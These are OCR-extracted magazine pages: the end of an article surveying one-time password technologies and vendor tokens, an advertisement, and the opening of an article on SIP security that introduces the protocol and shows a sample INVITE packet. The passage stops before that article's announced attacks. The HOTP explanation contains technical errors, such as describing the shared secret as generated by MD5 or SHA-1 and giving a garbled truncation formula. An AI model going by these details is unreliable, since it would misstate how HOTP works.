displays OTP. The hardware token is available in the form of car size key ring, smart card and the software token can be installed in mobile, PDA and PC etc.

Validation server: The OTP validation server has the software to verify the unique OTP generated by the token. In an OTP system, there are usually several clients using their OTP simultaneously. The OTP server verifies their passwords and gives them suitable access. This is done by integrating the OTP validation server with other enterprise servers and infrastructure. OTP integration and validation can also be implemented through installation of the proprietary Application Programmable Interface (API).

DES: Digital Encryption Standard (DES) is a 56 bit encryption standard used by some of the OTP generating devices.

S/KEY: A free One Time Password generating scheme from Bellcore used in UNIX like operating systems.

HOTP: Hashed Message Authentication Code (HMAC) One Time Password is an open, non-proprietary standard developed by the Open Authentication Initiative (OATH).

Seed: A unique random number secret generated by the OTP Server or chosen by the user. Seed is a starting value to produce other numbers.

OPIE – OTP in Everything is a commercialized version of S/KEY (password generation scheme) trademarked by Bellcore.

PKI – Public Key Infrastructure (PKI) is used for digital certificate creation, publication, renewal and revocation. It helps a user on insecure public network like Internet to perform transactions securely by using public and private cryptographic key pair. These public and private keys are available and shared through a trusted authority. Some smart card based OTP products offer PKI along with generation of One Time Password.

RADIUS – Remote Access Dial In User Service (RADIUS) is a popular and widely used protocol that is used to grant access to the remote users. It is installed on a server and an OTP user has to get authenticated through it before accessing the network resources. When an OTP solution is integrated

with a pre-existing organizational remote network having RADIUS, the RADIUS server has to work with the OTP validation server for authorizing a new user.

MITM attack – Man in the Middle attack or replay attack is done by a fraudster using one or more identity stealing techniques such




Figure 1. The general OTP calculation Process




Figure 2. Etoken OTP authentication solution implementation in a network



as keystroke loggers, trojans, phishing emails and proxy servers. These attacks can compromise the credentials of user having OTP on a network. These types of attacks are effective if the fraudster is able to crack the OTP and is able to use it in real time before the actual OTP user or expiry of the OTP. The network user having OTP for authentication can minimize the MiTM attacks by being alert, knowledgeable and equipped with tools like anti keyloggers, anti spyware and trojans cleaner, etc.

Types of OTP Technologies & Their Problems

The idea behind OTP authentication was first proposed by Leslie Lamport. These days, OTP systems use the modified version of Leslie Lamport OTP generation and verification algorithm. Based on the algorithm functioning of OTP systems (tokens and validation server), they are generally classified into two major types, namely Clock based/Synchronous or Challenge-Response/Asynchronous.

Clock Based or Synchronous OTP System

When using Clock based OTP systems, the new and unique passwords are generated by the token typically every 30-60 seconds. The server synchronizes the token and the remote machine that the user is attempting to access. When the user wishes to log in, he/she must provide the current password from their token. The user also has another memorized secret that is also known to the remote machine. This secret is sometimes used to unlock



Figure 3. Authenex A-Key 3200 token

the hardware token or permute the current password value from the token. In some cases, the secret is merely entered by the user along with the password generated by the token.

Problems: The hot and cold weather may cause a time drift at the token end resulting in time lag between the server and the token. Though increasing the allowable time window setting at server end can solve the problem, this lowers the security levels. Also, the battery of the clock-based token gets used quickly as it always remains ON.

Challenge-Response or Asynchronous or Event Based System

With *Challenge-Response* (C-R) based OTP system, the PC user sends a username to the server. The server responds with the challenge number, a random value R depending on the username. The user calculates a response, $R_e = f(R, P)$ where P is the secret password known to the user. The response R_e is generated automatically at the user end by entering R into the token device. The result R_e displayed at the token device is the combination of the challenge number, R and the secret password, P . The user enters the result at the PC and sends it to the server. The server knows the secret password for that token device or username and performs a similar function to match the challenge and response. The user gets authenticated if *Challenge and Response* successfully matches. The software used to handle C-R at user PC is called a soft token. The C-R based OTP token is also referred to as Event based since OTP



Figure 4. A-Key 3500 token

is generated on pressing of a button (an event). The battery of the Challenge Response system lasts longer compared to a Synchronous system as it is powered ON only when required.

Problems

Some users are not keen on using *Challenge Response* as it is cumbersome. Also, the server and token get out of sync in case the response is calculated at user end based on server challenge but not entered due to some reason. In such situations, the manual reset is done at the server end to make that token in sync with the OTP server again.

Types of OTP Products

Based on physical looks and OTP technology implementation, the OTP token can be one of the following types:

- *Pre-printed passwords list: Indexed Transaction Authentication Number (i TAN)* is a form of OTP used by banks to authorize financial transactions. For each of its user, the bank generates a pre-printed list of iTAN's each of which is 8 characters long. Normally, the user has to collect the list of iTAN passwords from the bank. An additional 5 digit logon password is posted to the user. A financial transaction is completed only if the user provides the specific iTAN. In some implementations, the user is supplied the iTAN via SMS.
- *Hardware keychain token* – As the name suggests, this type of token is in the form of a keychain that is battery powered and typi-



Figure 5. A-Key 3600 token

cally has a power ON/OFF button. It generates and displays an OTP each time upon activation. It doesn't require any PIN to be activated. This type of token is used in Synchronized OTP calculations where the OTP validation server and the OTP hardware token clocks are aligned with each other. Each hardware keychain token has a unique serial number that identifies it uniquely at the OTP server end. Most of the hardware tokens display six or more numeric or alphanumeric characters on their LCD.

- **Hardware card type token** – This type of token is in the shape of a credit card and has both numeric and function keys. Card type token is typically used in unsynchronized applications which don't require any clock alignment of the OTP server and OTP token. The card type token uses challenge/response mode. The challenge from the validation server is different for each token device. The response sent from the token to the server through a network and is based on a mutually agreed predefined algorithm.
- **Smart Card Token (with USB or PCMCIA reader)** – The *Smart Card* token is a software implementation of the hardware token. It is used by the organizations that want additional security of photo id and proximity door access.
- **Software token** – It is a two-factor authentication program that can be installed on computers, PDA's, mobile phones and USB drives. It's suitable for organi-



Figure 6. A-Key 4500 token

zations that want the strength of OTP authentication without overhead and cost of hardware installation.

Diagrammatic Description of the OTP Calculation Process

OTP whether it's time based (synchronous) or event based (asynchronous) is generated as shown in the accompanying Figure 1.

Details of Software Processes Involved in OTP Generation

The key processes involved in OTP generation in two systems, namely S/KEY and HOTP will be explained in this section. In S/KEY system, h is a one-way hash function. The initial seed (unique secret) k is chosen by the user or provided by the server. The seed should not be disclosed.

The S/KEY system calculates: $h(k) = k_1, h(k_1) = k_2, \dots, h(k_{n-1}) = k_n$. The initial seed k must be discarded.

The OTP's are generated in reverse order or LIFO (Last In First Out), i.e., $p_1 = k_n, p_2 = k_{n-1}, \dots, p_{n-1} = k_2$ and $p_n = k_1$ and the same is provided to user in printed form. The server discards the first $n-1$ passwords and stores only the last password that will authenticate the user. S/KEY system is not very popular at present as it can secure only the password and not the entire session. OPIE is a more secure OTP system than S/KEY, as it uses a stronger cryptographic hashing function (MD5). The OPIE system uses an Opiekeys pro-



Figure 7. Cryptocard software token

gram that stores the user's secret, an alphanumeric seed and an iterative counter. The OTP is created by combining the secret with the seed then applying the MD5 hashing to it as many times as the value of the iterative counter and then shortening it to six words. At login, the user is challenged by the host server, which he/she enters into the OPIE calculator program followed by the secret password. The response is entered in the login window and verified by the host. OPIE is distributed with the FreeBSD operating system and can be easily configured by the user.

HOTP is a recently developed, popular algorithm that provides more secure OTP's. HOTP is developed and recognized by OATH, a group of leading authentication solution providers. The biggest advantage of developing products based on OATH standards is that can be easily integrated with each other due to open standards. The process is as follows:

- **Generation of the shared secret** – The shared secret can be generated using an encrypting algorithm like Message Digest 5 (MD5) or Secure Hash Algorithm 1 (SHA-1). MD5 functions like a unique fingerprint of a file that is used for file comparison



Figure 8. Cryptocard software token for pocket PC



and controlling their integrity. It is also used in creation and verification of digital signatures. However, as certain flaws in MD5 make it vulnerable, cryptographers recommend the use of SHA-1 algorithm. The working of HOTP is based on the standard challenge-response algorithm. It uses SHA-1 hash function to create a secret key that is shared between a token and a validation server. In this, a unique 160 bit shared secret (SHA-1) is generated for every OTP token and stored securely at the OTP validation server. Each unique secret is associated with a unique token id at the validation server. This helps in identifying the token device. Each OTP generator at user end has a unique secret. In an OTP system, the OTP validation server and clients (having OTP tokens) must have the same hashing algorithm at their ends. The stronger versions than SHA-1 are SHA-224, SHA-256, SHA-384, and SHA-512 where the numbers 224, 256, 384 and 512 denotes the bit length of the digest.

- *Secure Provisioning of the secret* – The secret key is stored on the validation server and securely

provisioned to the client token (hardware). The secret can also be provided in the form of soft token on a PC, mobile device and PDA, etc.

- *OTP Generation* – The OATH HOTP algorithm uses a counter based on HMAC-SHA-1 cryptographic standard. The client token generates a 20 byte (160 bit) SHA-1 value based on secret key and a unique counter value already embedded in it. The secret key is static while the counter value increments each time an OTP is needed. The final value is truncated to a minimum of six digits so that the OTP value can be displayed at the token. The calculated Hashed Message Authentication Code (HMAC) is then used to check the integrity and authenticity of the information transmitted.
- *OTP submission by user for authentication* – The network user who wants to access a service on network is prompted for username, static password and the dynamic OTP password (displayed on the token) via a login screen. The user enters the username, static password followed by the OTP value and these values are sent to the application server.

- *OTP Authentication* – The application server passes the user's OTP value to the validation server that matches the token id for that user. The server calculates its own HOTP value based key and the current counter value and compares it to the OTP sent by the user. The result of the validation is passed to the application server. The application server makes the decision of granting or rejecting the user authentication based on the combination of static password and the OTP.

Mathematical Processes Underlying the HOTP Algorithm

The mathematical calculations of HOTP algorithm are as follows:

- c = The 8 byte counter value
- K = The 20 byte shared secret
- $Digit$ = Number of digits in a generated HOTP

The Shared secret (K) and the increasing counter value are combined to generate a 20 byte string using the HMAC-SHA1 algorithm. Let us be the binary string. The number of characters in the string is n . Then the string can be given by $s = s[0]s[1]s[2].....s[n-1]$. A Dynamic truncation function $Dtruncate$ or DT



Figure 9. Cryptocard software token for Blackberry




Figure 10. Photo showing a laptop user requesting access and OTP password sent from the OTP system to his/her mobile for authentication

is then used to truncate the value of the 20 bit string to something the user can enter, typically a 4 byte string. Denote this 4 byte string by Sbits. Define a function StToNum that converts the binary string to a number-

Then $Snum = StToNum(Sbits)$, where Sbits lies between 0 and 15. Calculate the $HOTP\ value = Snum \text{ modulo } 10^{Digit}$ where D lies between 0 and $\text{modulo } 10^{(Digit)-1}$

Leading OTP Authentication Products Suppliers

There are many vendors providing OTP related solutions and it's not possible to cover all of them here. Some leading OTP vendors, their products and features are given in alphabetical order:

Aladdin Knowledge Systems

- *Etoken Pass OTP token*: Hardware keychain portable token having battery lifetime of 14,000



Figure 11. SafeWord Silver 2000



Figure 12. SafeWord Gold 3000



Figure 13. SafeWord Platinum

- OTP generations in 7 years. URL: <http://www.aladdin.com/etoken/devices/pass.aspx>
- *Etoken NG-OTP*: OTP and smart card token authentication and security (encryption and digital signing) product. URL: <http://www.aladdin.com/etoken/devices/ng-otp.aspx>
- Etoken OTP authentication solution: It can be integrated with RADIUS application, VPN (Virtual private network) and web access solutions. URL – <http://www.aladdin.com/etoken/otp.aspx>

Authenex Inc.

Authenex A-Keyseries of tokens are:

- A-Key 3200 token: USB type, sturdy and uncompromised, supports C-R. URL – <http://www.authenex.com/authenex-products/akey-token-3200.html> (Figure 3)
- A-Key 3500 token: USB OTP Authentication, supports C-R and digital certificate storage. URL: <http://www.authenex.com/authenex-products/akey-token-3500.html> (Figure 4)
- A-Key 3600 token: Six digit OTP authentication. URL: <http://www.authenex.com/authenex-products/akey-token-3600.html> (Figure 5)
- A-Key 4500 token: USB authentication, supports C-R, up to 1GB storage and password protection. URL: <http://www.authenex.com/authenex-products/akey-token-4500.html> (Figure 6)
- Authenex Strong Authentication System, ASAS: It's a network security application for big organizations that want to provide two factor authentication to remote, web and VPN users. URL: <http://www.authenex.com/authenex-products/asas-system.html>

CRYPTOCARD

Some of the OTP token products (hardware and software) from CRYPTOCARD are:

- Key chain hardware token (KT-1)

- Calculator Style Hardware token
- Smart card token (SC-1) with USB or PCMCIA reader
- Software token for PC, WinCE or Blackberry
- USB Hardware/Smart card token (UB-1)

For more details, check: <http://www.cryptocard.com/products/>, Figure 7-9.

CRYPTOCARD Software Token on a PC, PDA and Blackberry

NordicEdge OTP server adds another layer of security by sending the OTP to the user mobile or email address after authenticating him/her. The server can work with Citrix, MS Outlook Web Access, MS IIS and VPN's. In areas where GSM reception is not available on mobiles, pre-defined passwords are available Figure 10. URL: http://www.nordicedge.se/produkt_otp.shtml

SafeWord

SafeWord Silver 2000: Comes in a simple touch button key fob package. The one time passcode is combined with a user PIN to provide two-factor authentication (Figure 11).

SafeWord Silver Token

Platinum and Gold 3000: A PIN is needed to activate Platinum and Gold tokens. Gold 3000 token has an onboard PIN pad that fits on a key ring, while the Platinum token has PIN pad in a calculator-style case. The OTP generated after entering the PIN is entered by the user in the login form to perform authentication (Figure 12-13).

Premier Access: Authentication solution to applications such as VPN's, Citrix, Outlook web access, RADIUS, Windows domain, terminal services and UNIX host logins.

Vasco

A leading company selling patented hardware and software OTP authen-



tication products and solutions used for banking, ecommerce and remote access applications. The complete Vasco OTP product details are at: <http://www.vasco.com/products/literature.html> Some of its OTP products are:

- **DIGIPASS GO 1:** A snap open ultra portable, ultra easy and stylish hardware token. It can support either time synchronous or event synchronous encryption. It has a lifetime of 5 years and the OTP changes every 32 seconds. The other GO series products are GO 2, GO 3 and GO 6 (Figure 14).
- **DIGIPASS 300 Comfort Voice (DP300 CV):** A PIN based authentication product designed to be used by visually impaired users. It provides speech based user guidance and feedback of entered data and selected functions. The DP300 CV token has large display and easy to use keys (Figure 15).
- **DIGIPASS Pro 800:** A simple to use, intelligent, portable, platform independent, and smart card based OTP token device. After the card is inserted and PIN is entered, it generates the auto-



Figure 14. DIGIPASS GO 1



Figure 15. DP 300 CV

matic secret (challenge based) for a particular user. The secrets are erased after the card is removed. The battery life is 3 to 5 years (Figure 16).

- **VACMAN:** A software product that gets installed at server side. It coordinates the authentication of users using DIGIPASS OTP tokens.

VeriSign

Verisign offers various one time passwords products. For complete details of OTP solutions from Verisign, visit the website www.verisign.com. Some of the products are:

- **VeriSign Multipurpose Next-Generation Token:** All-in-one security token that can generate dynamic one time passwords (OTP's) and store digital certificates (for PKI-based authentication, encryption, digital signing, and non-repudiation) as well as smart card information (Figure 17).
- **VeriSign Secure Storage Token:** Industry's first all-in-one PIN based token to have OTP and PKI authentication with secure storage and smartcard technology. It is a combined portable solution for authentication and encryption mechanisms to safeguard employee's credentials and sensitive information (Figure 18).
- **VeriSign One-Time Password Token:** An economical and



Figure 16. DIGIPASS Pro 800

easy to use hardware token that provides strong OTP authentication. It can support either a time-based algorithm or an event-based algorithm, depending on an organization business and security needs (Figure 19).

Pros and Cons of OTP Technology

Like any other technology, OTP has several benefits as well as drawbacks.

Pros

- OTP technology provides a unique and changing password that is typically valid for few seconds per session. Hence, it's a much stronger authentication solution as compared to simple username/password authentication
- Solves the potential problem of someone guessing an authorized user's password.
- Due to automation and more secure generation of one time passwords compared to static passwords, the password related helpdesk calls should get reduced.
- In some implementations of OTP, a user is allowed to use the password generated by OTP token to access all the network services. This saves him/her time and efforts from management of multiple different passwords required for each of the online servers.

Cons

- The cost of deployment can be high as tokens and validation server etc. needs to be purchased, integrated and maintained. The hardware tokens provided by some of the vendors expire as the battery needs replacement. This adds a further cost to the IT budget of an organization.
- The hardware token has to be always carried and users have

About the Author

The author is a Computer Science Engineer based in New Delhi, India. He has extensive experience in technical support and networking. He presently works as an independent Consultant specializing in technical writing and support services in computers and networks. Email: rajeshmago@netscape.net

On the 'Net

- Using OTP on FreeBSD system, http://www.onlamp.com/pub/a/bsd/2003/02/06/FreeBSD_Basics.html
- One Time Password, http://en.wikipedia.org/wiki/One-time_password
- RFC 2289, A One Time Password System, <http://www.ietf.org/rfc/rfc2289.txt>
- RFC of HMAC based One Time Password (HOTP) Algorithm, <ftp://ftp.rfc-editor.org/in-notes/rfc4226.txt>
- <http://www.aladdin.com/etoken/otp.aspx>
- <http://www.authenex.com/authenex-products/asas-system.html>
- <http://www.cryptocard.com/products/>

to enter an additional code before getting access to resources. This might be slightly

inconvenient to some of the users, but they should get used to it over time.

- OTP technology is not completely secure and prone to MiTM attacks.



Figure 17. VeriSign Multipurpose Next-Generation Token



Figure 18. VeriSign Secure Storage Token



Figure 19. VeriSign One-Time Password Token

Future Directions

OTP systems can be made more secure by introducing another factor of authentication such as Biometrics, making it a three factor or multi factor authentication. Biometrics constitutes the automated measurement of biological and behavioral features that uniquely identify a person. This may involve electronic scanning of fingerprints, hand, iris, voice or keyboarding patterns. The digitized information is then matched with the stored information. Including third factor of authentication is likely to increase the cost of the overall authentication solution. Therefore, the organization implementing the OTP solution has to evaluate the costs versus benefits of the solution. ●

Acknowledgement

The author would like to acknowledge and thank Andrew Dubinsky for his help in writing this article.

[GEEKED AT BIRTH.]




You can talk the talk.
Can you walk the walk?
Here's a chance to prove it.
Please geek responsibly.

LEARN:

DIGITAL ANIMATION	GAME PROGRAMMING
DIGITAL ART AND DESIGN	NETWORK ENGINEERING
DIGITAL VIDEO	NETWORK SECURITY
GAME DESIGN	SOFTWARE ENGINEERING
ARTIFICIAL LIFE PROGRAMMING	WEB ARCHITECTURE
COMPUTER FORENSICS	ROBOTICS

Storming SIP Security

Sandro Gauci



Attack

Difficulty



VoIP is a hot and steadily gaining market share in the phone business. As people constantly seek to make long distance calls cheaper, they are moving away from relying on the traditional telephone companies and heading more towards Voice over IP (VoIP). Phone calls between two VoIP users are usually free and do not carry any additional costs, other than that of the Internet connection and possibly the bandwidth are sed.

Connecting to *Public Switched Telephone Network* (PSTN) phone numbers from VoIP will usually carry a fee however that typically gets paid by the VoIP user. In fact, a lot of Internet Service Providers around the globe are now advertising VoIP as part of their services on offer. Apart from this, corporations are moving away from the traditional PBX systems to an IP based phone system. While there are a number of proprietary and non-proprietary protocols in existence, SIP looks like the one that is emerging as the standard. Many of the VoIP phones currently deployed now support the SIP protocol even if they might not fully implement it.

As SIP starts to make a difference in the ways we communicate, it will become yet another target for malicious attackers looking to make a quick buck, or maybe just have some fun at the expense of others. As security professionals and system administrators who might deploy a VoIP system reliant on SIP, we have the responsibility of understanding what security challenges exist, in order to be able to fix or avoid these issues.

In this article, we shall be describing attacks that can be used to compromise VoIP systems which use the SIP protocol, and protocols that rely on it. Although we do not present any new

attacks, all of the described methods can be very effective offensive tools for a malicious user, and make use of freely available software. We will be describing attacks that target:

- Information gathering: identifying SIP devices on the network and extensions on a Private Branch Exchange (PBX)
- Availability issues: denial of service on the phone system
- Toll fraud and identity theft: stolen accounts

What you will learn...

- Why IP phone systems are the new target
- In depth examples of attacks on IP phone systems
- How to mitigate security issues related to SIP-based phones

What you should know...

- Basics of security terms such as denial of service and availability
- Basics of networking as the UDP and VPN

Important Note:

All code listings for this article can be found on the CD attached to this magazine.

The attack coverage is not extensive but we will attempt to describe the attacks in detail, rather than just give a brief introduction to each attack. In this article, we will not be going into confidentiality or integrity issues to do with SIP. This means that we will not be talking about phone taps or man in the middle attacks, which are already thoroughly discussed in other articles, books and the popular media. We will, instead, be covering attacks that can be launched remotely over the Internet, without having access to the *Local Area Network*. Throughout this article, we will be making use of traces of SIP packets to easily illustrate how the protocol works, and how SIP network entities behave. These packet dumps can be easily reproduced by making use of Wireshark and tcpdump, both of which are network protocol analyzers. More importantly, we will give multiple layers of security solutions to counter these security concerns.

The reader is expected to be familiar with basic security concepts such as denial of service and availability, as well as technologies such as the *Virtual Private Network (VPN)* or challenge response mechanisms. On the other hand, the reader does not need to have experience with the *Session Initiation Protocol (SIP)*, since we will start by introducing SIP and describe how it makes up a Voice over IP system.

What You Need to Know About SIP

As with many other protocols, the *Session Initiation Protocol* is defined in a *Request for Comments (RFC)* document, developed and designed within the *Internet Engineering Task Force (IETF)*. The main RFC that defines SIP is RFC 3261, which is 269 pages long and takes a lot of variables into consideration. In this section, we shall be giving a basic introduction to SIP, so that if you are not familiar with the protocol, then you will have enough knowledge to follow the rest of the article. If you are already familiar with the protocol, you might wish to skip the next section and go straight to the attacks section.

The *Session Initiation Protocol (SIP)* is an application layer protocol that takes care of connecting two or more participants via a session. SIP also takes care of any modifications to this session and session termination. Since it is independent of the transport layer, SIP can make use of UDP and TCP (usually on port 5060), as well as TLS over TCP (typically on port 5061). SIP is not limited to just telephone calls, but can also be used

for multimedia distribution, multimedia conferences, instant messaging and online games. While SIP is often taken as synonymous with VoIP, the protocol itself does not handle everything that has to do with VoIP. For the delivery of voice, SIP relies on other protocols such as the *Real-time Transport Protocol (RTP)*, and the *Session Description Protocol (SDP)* for initializing the RTP stream. The job of SIP is to act as an intermediary protocol to help two

```

request method      request URI          caller address
and description
INVITE sip:7170@iptel.org SIP/2.0
Via: SIP/2.0/UDP 195.37.77.100:5040;rport
Max-Forwards: 10
From: "jiri" <sip:jiri@iptel.org>;tag=76ff7a07-c091-4192-84a0-d56e91fe104f
To: <sip:jiri@bat.iptel.org>
Call-ID: d10815e0-bf17-4afa-8412-d9130a793496@213.20.128.35
CSeq: 2 INVITE
Contact: <sip:213.20.128.35:9315>
User-Agent: Windows_RTC/1.0
Proxy-Authorization: Digest username="jiri", realm="iptel.org",
algorithm="MD5", uri="sip:jiri@bat.iptel.org",
nonce="3cef753900000001771328f5aeb8b7f0d742da1feb5753c",
response="53fe98db10e1074
b03be06438bda70f"
Content-Type: application/sdp
Content-Length: 451

body
v=0
o=jku2 0 0 IN IP4 213.20.128.35
s=session
c=IN IP4 213.20.128.35
b=CT:1000
t=0 0
m=audio 54742 RTP/AVP 97 111 112 6 0 8 4 5 3 101
a=rtpmap:97 red/8000
a=rtpmap:111 SIREN/16000
a=fmtp:111 bitrate=16000
a=rtpmap:112 G7221/16000
a=fmtp:112 bitrate=24000
a=rtpmap:6 DV14/16000
a=rtpmap:0 PCM/8000
a=rtpmap:4 G723/8000
a=rtpmap:3 GSM/8000
a=rtpmap:101 telephone-event/8000
a=fmtp:101 0-16
    
```

Figure 1. An INVITE message




Figure 2. A high level view of various SIP network elements

devices to find a way to contact each other and establish a session. While the traditional PSTN (*Public Switched Telephone Network*) relied heavily on the network, SIP depends more and more on the end device, which does its own state and logic book keeping. This means that SIP shifts the intelligence from the network to the end devices (telephones).

A SIP network element is called a User Agent or UA. User agents can be clients or servers; SIP Phones are typically User Agent Clients, while a Proxy or Registrar is conventionally called a User Agent Server (UAS). Three types of UAS are SIP Proxies, *Registrars* and *Redirect Servers*. Proxies can be Stateful and Stateless. The difference between a Stateful proxy and a Stateless one is that the Stateless just forwards SIP messages, while the Stateful Proxy creates a state and keeps it until the session finishes. A Registrar is a UAS that can handle and process a REGISTER request. Such a Server keeps a database of addresses mapped to a specific User Agent Client or Clients.

It is important to note that the difference between different SIP servers is logical and not physical, which means that a server can be both a proxy and a registrar. For example, Asterisk PBX will act as both a Registrar and a Stateful Proxy Server.

What Does SIP Look Like?

SIP resembles HTTP. Similar to HTTP, it has a header and a body, consists of printable characters (not a binary protocol) and supports various methods. While in HTTP we are used to GET and POST requests, SIP supports a number of methods such as INVITE, REGISTER, OPTIONS, BYE and CANCEL. If you are familiar with protocols related to email, you will also at least notice that SIP borrows the To and From headers from SMTP and Message format.

Figure 1 shows an INVITE request which is typically used to establish a session. The request is coming from *Jiri sip:jiri@iptel.org* and destined to *sip:jiri@bat.iptel.org*, and contains an SDP body. On a higher level, a phone

call via SIP will probably look like the Figure 2.

There are various SIP network elements in the diagram. User1 is a SIP phone trying to call user2 and both phones are behind a *Stateful Proxy*. The RTP media (which carries the voice data) in the diagram is established directly between *user1* and *user2*. In reality, if *user1* and *user2* are behind a NAT (*Network Address Translation*), then both user-agents will not be able to stream RTP directly. For that, many SIP phones nowadays support a protocol called Simple Traversal of UDP over NAT or STUN. This protocol allows both SIP phones to punch holes in a NAT to allow both devices to contact each other directly.

A Typical Phone Call

When a SIP phone calls another phone, it starts by sending an INVITE message to the proxy which usually contains an SDP body. The proxy will then send back a *100 Trying* response, which means that the proxy has received the message and is trying to contact the destination. Once the proxy has managed to route the INVITE request to the destination, it sends the user agent a *180 Ringing* or *183 Session Progress* response. The phone at the other end starts ringing as soon as it receives the original INVITE. If the receiver of the call picks up the phone, it sends a *200 OK* response to the proxy, which is then relayed to the originator of the call. This response typically contains an SDP body which allows the phones to negotiate the codec used for RTP and other variables. The SIP phone that originated the call then confirms the receipt of the OK with an ACK request. At this point both phones start the voice stream and communicate via RTP. When one of the parties decides to hangup, the phone sends a BYE request which should be responded with a *200 OK* message. Figure 3 illustrates this typical situation.

